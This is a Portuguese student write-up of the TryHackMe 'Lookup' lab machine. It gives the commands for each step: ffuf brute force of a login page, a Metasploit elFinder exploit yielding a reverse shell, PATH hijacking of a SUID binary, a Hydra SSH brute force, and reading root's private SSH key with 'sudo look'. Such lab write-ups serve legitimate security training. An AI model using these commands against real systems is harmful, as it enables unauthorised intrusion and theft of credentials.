

Universidade de Brasília  
Tópicos Avançados em Computadores

# Write-Up

## TryHackMe – Lookup

Plataforma: TryHackMe  
Dificuldade: Fácil  
Data de Resolução: 24/05/2026

Autor: Mateus Reis Bastos  
Matrícula: 241008513

Universidade de Brasília – UnB  
2026

# Sumário

|   |                                                    |   |
|---|----------------------------------------------------|---|
| 1 | Visão Geral . . . . .                              | 2 |
| 2 | Reconhecimento . . . . .                           | 2 |
| 3 | Exploração Inicial . . . . .                       | 2 |
| 4 | Obtenção de Shell e Movimentação Lateral . . . . . | 3 |
| 5 | Escalada de Privilégios . . . . .                  | 4 |
| 6 | Conclusão . . . . .                                | 4 |

## 1 Visão Geral


A máquina Lookup apresenta uma cadeia de exploração bem interessante. O caminho envolve a descoberta e manipulação de requisições web com o **ffuf**, ataques de força bruta, exploração de falhas conhecidas em um gerenciador de arquivos e movimentação lateral abusando de um binário SUID. Para fechar, a escalada final de privilégios mostra os riscos de deixar as configurações do **sudo** abertas demais.

## 2 Reconhecimento

O processo começou com uma varredura padrão de portas e serviços usando o **Nmap**. O scan revelou dois serviços rodando na máquina alvo: SSH na porta 22 e um servidor web HTTP na porta 80.

```
1 nmap -sC -sV <TARGET_IP>
```

Listing 1: Comando de varredura Nmap



```
(kali@kali)-[~/vpn]
$ nmap -sC -sV -T4 lookup.thm
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-10 14:56 -0400
Nmap scan report for lookup.thm (10.66.137.86)
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 db:5f:7b:a5:50:a8:e4:82:90:0e:84:ad:77:d7:69:40 (RSA)
|   256  ea:ed:6a:11:a1:96:d9:e1:8a:39:ca:33:ce:cd:ad:c7 (ECDSA)
|_  256  4c:13:d2:62:a5:90:10:74:09:8b:17:3b:4c:ab:ab:ce (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Login Page
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.61 seconds
```

Figura 1: Resultado do escaneamento do Nmap indicando portas 22 e 80.

Ao tentar acessar a porta 80, o servidor bloqueou o acesso direto pelo IP, o que indicou a necessidade de usar um DNS específico. Então, adicionei o IP do alvo atrelado ao domínio descoberto no arquivo local `/etc/hosts`. Ao atualizar a página, dei de cara com uma tela de login.

Fiz alguns testes manuais básicos usando `admin:admin`. O login falhou, mas a aplicação retornou o erro "wrong password"(senha incorreta), o que foi ótimo, pois confirmou que o usuário `admin` realmente existia.

## 3 Exploração Inicial

Para passar pelo login, decidi usar o **ffuf** e rodar um ataque de força bruta (*brute force*). Sabendo que o usuário `admin` era válido, foquei primeiro em descobrir a senha enviando requisições HTTP POST para a página `/login.php`.

```
1 ffuf -w /usr/share/wordlists/rockyou.txt -X POST -u http://
  lookup.thm/login.php -d "username=admin&password=FUZZ" -H "
  Content-Type: application/x-www-form-urlencoded" -fw 8
```

## Listing 2: Buscando a senha do admin via ffuf

O ataque deu certo e encontrou a senha `password123`. O problema é que a aplicação avisou que o usuário estava errado para aquela senha. Então, inverti a lógica: fixe a senha como `password123` e passei a *wordlist* no campo de usuário. Com isso, o ffuf revelou que o usuário correto era `jose`.

```
1 ffuf -w /usr/share/wordlists/rockyou.txt -X POST -u http://  
  lookup.thm/login.php -d "username=FUZZ&password=password123"  
  -H "Content-Type: application/x-www-form-urlencoded" -fw 10
```

## Listing 3: Buscando o user via ffuf

Fazendo o login com as credenciais `jose:password123`, tive acesso a um gerenciador de arquivos chamado **elFinder**, rodando na versão 2.1.47.

## 4 Obtenção de Shell e Movimentação Lateral

Sabendo a versão exata do gerenciador, fui procurar por *exploits* públicos usando o **Searchsploit**. Encontrei um código em PHP que podia ser executado facilmente pelo Metasploit (`msfconsole`).

```
1 msfconsole  
2 search elfinder  
3 use 4  
4 set RHOSTS <IP_ALVO>  
5 set LHOST <IP_LOCAL>  
6 exploit
```

## Listing 4: Configuração e execução do exploit no Metasploit

A exploração funcionou direto e me deu um *reverse shell* como o usuário `www-data`. Depois de estabilizar o shell interativo com Python, dei uma olhada no `/etc/passwd` e achei um usuário local chamado `think`. A primeira flag (`user.txt`) estava na pasta dele, mas eu ainda não tinha permissão de leitura.

Partindo para a enumeração interna do sistema, encontrei o binário `/usr/sbin/dwm` com a flag SUID do `root` ativada. Ao rodar o programa para testar, percebi que ele chamava o comando nativo `id` do sistema para registrar o usuário. A grande falha aqui é que ele chamava o `id` de forma relativa, sem usar o caminho absoluto (`/usr/bin/id`).

Aproveitando essa brecha, fiz um *PATH Hijacking*. Criei um script malicioso chamado `id` dentro da pasta `/tmp` e ajustei a variável `PATH` para que o sistema buscasse os executáveis nessa pasta primeiro.

```
1 export PATH=/tmp:$PATH  
2 echo "/bin/bash" > /tmp/id  
3 chmod +x /tmp/id  
4 /usr/sbin/dwm
```

## Listing 5: Manipulação de PATH (PATH Hijacking)

Essa execução me devolveu uma lista de possíveis senhas. Salvei essa lista na minha máquina como `senhas.txt` e usei o **Hydra** para fazer um *brute force* no SSH contra o usuário `think`.

```
1 hydra -l think -P senhas.txt ssh://<TARGET_IP>
```

Listing 6: Quebra de senha via SSH

Consegui achar a senha correta, loguei via SSH e finalmente li a flag de usuário.

## 5 Escalada de Privilégios

Já logado como `think`, rodei o `sudo -l` para ver o que eu podia executar como administrador. Descobri que o usuário podia rodar o utilitário `look` como root sem precisar de senha.

Dando uma olhada nas dicas do repositório **GTFOBins**, vi que o `look` pode ser usado para ler praticamente qualquer arquivo do sistema, ignorando as permissões normais de segurança. Usei isso a meu favor para extrair diretamente a chave privada RSA (`id_rsa`) do próprio root.

```
1 sudo look ' ' /root/.ssh/id_rsa
```

Listing 7: Leitura da chave privada RSA usando o look

Copiei a chave RSA para o meu computador, ajustei as permissões de segurança para o padrão exigido (`chmod 600 chave.key`) e fiz o login no SSH direto com a conta de administrador (`ssh -i chave.key root@<IP>`). Já com o terminal root aberto, peguei a flag final, concluindo a máquina.

## 6 Conclusão

A máquina Lookup é um ótimo exemplo prático dos perigos de expor aplicações web desatualizadas. Tudo começou porque a tela de login não possuía nenhum mecanismo de proteção contra *brute force*.

A partir do acesso inicial, o comprometimento do servidor aprofundou-se por conta de falhas clássicas de infraestrutura e *hardening* de Linux: primeiro, um binário SUID vulnerável a manipulação de variável de ambiente (*PATH Hijacking*); depois, uma regra de `sudo` mal configurada que permitiu ler arquivos confidenciais livremente. Essa combinação em cadeia resultou na exfiltração da chave privada do superusuário e na queda total do sistema.

## Referências

- [1] GTFOBins. *look*. Disponível em: <https://gtfobins.github.io/gtfobins/look/>
- [2] OffSec. *Exploit Database*. Disponível em: <https://www.exploit-db.com/>